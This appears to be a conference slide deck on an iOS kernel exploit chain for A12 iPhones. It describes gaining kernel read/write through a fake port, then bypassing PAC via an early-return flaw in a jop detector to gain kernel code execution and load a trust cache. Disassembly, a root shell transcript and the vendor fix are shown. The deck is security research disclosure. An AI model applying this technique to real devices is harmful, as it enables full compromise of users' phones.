
Free all the
OSData

a fixed or leaked heap address



The OOL
ports buffer
is freed, as
if it were
OSData







fake port

mach_port_t



Build a fake kernel task object, we
gain an arbitrary kernel read and
write (tfp0)

Receive all the mach messages,
gain a send right to a fake port

So far so good. Can we
win the game without a
fight with PAC?

Kernel

Userspace

Got troubles while adding trust caches










- With tfp0, adding trust caches is quit straightforward on old devices
 - by adding adhoc hashes, we can avoid code signature validations on our executables
- But on A12 devices, we got a new type panic when adding hashes

```
panic(cpu 3 caller 0xfffffff013cb2880): \"pmap_enter_options_internal:  
page locked down, \" \"pmap=0xfffffff013cd40a0,  
v=0xffffffe04a27c000, pn=2108823, prot=0x3, fault_type=0x3,  
flags=0x0, wired=1, options=0x9\"
```

- Apparently, there are other mitigations

APRR

- More protections on kernel heap memory
 - Protected kernel heap memory could only be written from approved kernel code
- New PPL* segments introduced

| | | | |
|---|-------------------------|-------------------|-------------------|
|  | __TEXT_EXEC:__text | FFFFFFFF008EA3FD8 | FFFFFFFF008EA40A8 |
|  | __TEXT_EXEC:initcode | FFFFFFFF008EA40A8 | FFFFFFFF008EA4844 |
|  | __PPLTEXT:__text | FFFFFFFF008EA8000 | FFFFFFFF008EBB2E4 |
|  | __PPLTRAMP:__text | FFFFFFFF008EBC000 | FFFFFFFF008EC80C0 |
|  | __PPLDATA_CONST:__const | FFFFFFFF008ECC000 | FFFFFFFF008ECC0C0 |
|  | __LAST:__pinst | FFFFFFFF008ED0000 | FFFFFFFF008ED0020 |
|  | __LAST:__mod_init_func | FFFFFFFF008ED0020 | FFFFFFFF008ED0028 |
|  | __PPLDATA:__data | FFFFFFFF008ED4000 | FFFFFFFF008ED4DE0 |
|  | __KLD:__text | FFFFFFFF008ED8000 | FFFFFFFF008ED98F8 |


__PPLTEXT

- Contains code for
 - Pmap related functions
 - Code signature related functions
 - Trust cache related functions
 - ...
- Code in __PPLTEXT cannot be executed unless a special register (“#4, c15, c2, #1) is set to 0x4455445564666677

__PPLTRAMP

- The only entry point to set the special register “#4, c15, c2, #1” to 0x44554455666677
- Dispatch calls to functions in __PPLTEXT

tfp0's write capability for kernel image



Before iPhone 7

Since iPhone 7 (KTRR introduced)

Since iPhone XS (APRR introduced)

Adding dynamic trust caches needs a code execution

Look for unprotected control flow transfer points

- Indirected function calls
- Context switches
- Interrupt handlers
- ...

Please refer to Brandon Azad, “A study in PAC”, MOSEC 2019 for more bypass methods

thread_exception_return jumps to our eyes

- thread_exception_return is used to return a thread from the kernel to usermode

C6.2.77 ERET

Exception Return using the ELR and SPSR for the current Exception level. When executed, the PE restores [PSTATE](#) from the SPSR, and branches to the address held in the ELR.

- When eret instruction is executed, the CPU restores PSTATE from the SPSR, and branches to the address held in the ELR.

thread_exception_return jumps to our eyes

LDR X0, [SP,#arg_108]

LDR W1, [SP,#arg_110]

LDR W2, [SP,#arg_340]

LDR W3, [SP,#arg_340+4]

MSR #0, c4, c0, #1, X0 ; [>] ELR_EL1 (Exception Link Register (EL1))

MSR #0, c4, c0, #0, X1 ; [>] SPSR_EL1 (Saved Program Status Register (EL1))

...

ERET

thread_exception_return jumps to our eyes

LDR X0, [SP,#arg_108]

LDR W1, [SP,#arg_110]

LDR W2, [SP,#arg_340]

LDR W3, [SP,#arg_340+4]

MSR #0, c4, c0, #1, X0 ; [>] ELR_EL1 (Exception Link Register (EL1))

MSR #0, c4, c0, #0, X1 ; [>] SPSR_EL1 (Saved Program Status Register (EL1))

...

ERET

if we can control the memory loads

eret to arbitrary kernel address at EL1

thread_exception_return jumps to our eyes

LDR X0, [SP,#arg_108]

LDR W1, [SP,#arg_110]

LDR W2, [SP,#arg_340]

LDR W3, [SP,#arg_340+4]

MSR #0, c4, c0, #1, X0 ; [>] ELR_EL1 (Exception Link Register (EL1))

MSR #0, c4, c0, #0, X1 ; [>] SPSR_EL1 (Saved Program Status Register (EL1))

...

BL jopdetector

....

ERET

However, there is a special function

Let's check this jopdetector

```
jopdetector                                ; CODE XREF: sub_FFFFFFFF0079FFA40+54↑p
                                           ; machine_load_context+4C↑p ...
    PACGA    X1, X1, X0
    AND      X2, X2, #0xFFFFFFFF
    PACGA    X1, X2, X1
    PACGA    X1, X3, X1
    LDR      X2, [X0,#0x128]
    CMP      X1, X2
    RET

; End of function jopdetector

; -----
    MOV      X1, X0
    ADR      X0, aJopHashMismatchc ; "JOP Hash Mismatch Detected (PC, CPSR, o"...
    BL       callPanic
; -----
aJopHashMismatchc DCB "JOP Hash Mismatch Detected (PC, CPSR, or LR corruption)",0
                                           ; DATA XREF: __text:FFFFFFF007A090C8↑o
    ALIGN    0x20
```

jop detector is supposed to check the integrity of the saved thread context

Let's check this jopdetector

```
jopdetector                                ; CODE XREF: sub_FFFFFFFF0079FFA40+54↑p
                                           ; machine_load_context+4C↑p ...
    PACGA    X1, X1, X0
    AND      X2, X2, #0xFFFFFFFF
    PACGA    X1, X2, X1
    PACGA    X1, X3, X1
    LDR      X2, [X0, #0x128]
    CMP      X1, X2
    RET
; End of function jopdetector

; -----
    MOV      X1, X0
    ADR      X0, aJopHashMismatchc ; "JOP Hash Mismatch Detected (PC, CPSR, o"...
    BL       callPanic
; -----
aJopHashMismatchc DCB "JOP Hash Mismatch Detected (PC, CPSR, or LR corruption)",0
                                           ; DATA XREF: __text:FFFFFFF007A090C8↑o
    ALIGN    0x20
```

But wait, a mismatch of hash values does not lead to a panic
because of an early return

What can we do

- Make a thread trapping into the kernel and waiting for return (e.g., waiting for a mach msg)
- Change the saved thread context (ELR_EL1 and SPSR_EL1) based on tfp0
- Make the thread return (e.g., sending a msg)
- Gain arbitrary code execution in the kernel via eret
- Call ppl_loadTrustCache (0x25) to load our own dynamic trust cache

Got ssh on iPhone XS Max

```
[root@ (/var/root)# id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(procmod),20(staff),29(certusers),80(admin)
[root@ (/var/root)# uname -a
Darwin iPhone18,0 Darwin Kernel Version 18.0.0: Tue Aug 14 22:07:18 PDT 2018; root:xnu-4903.202.2~1/RELEASE_ARM64_T8020 iPhone18,0
[root@ (/var/root)# debugserver
debugserver-@(#)PROGRAM:debugserver PROJECT:debugserver-360.0.26.3
for arm64.
Usage:
  debugserver host:port [program-name program-arg1 program-arg2 ...]
  debugserver /path/file [program-name program-arg1 program-arg2 ...]
  debugserver host:port --attach=<pid>
  debugserver /path/file --attach=<pid>
  debugserver host:port --attach=<process_name>
  debugserver /path/file --attach=<process_name>
[root@ (/var/root)#
```

The fix

```
                                ; sub_FFFFFFFF007C6DD3C+32C1p ...
PACGA        X1, X1, X0
AND          X2, X2, #0xFFFFFFFFFFFFFFFF
PACGA        X1, X2, X1
PACGA        X1, X3, X1
LDR          X2, [X0, #0x128]
CMP          X1, X2
B.NE         loc_FFFFFFFF00815D1A8
RET

-----
00815D1A8                                ; CODE XREF: sub_FFFFFFFF00815D188+18↑j
MOV          X1, X0
ADR          X0, aJopHashMismatchc ; "JOP Hash Mismatch Detected (PC, CPSR, o"
BL           callpanic
function sub_FFFFFFFF00815D188
```

Black Hat Sound Bytes

- Temporary unlock is becoming an source of race condition bugs
- PAC+PPL is great, but does not end the memory war
- A good design needs a good, complete implementation

Thank you!

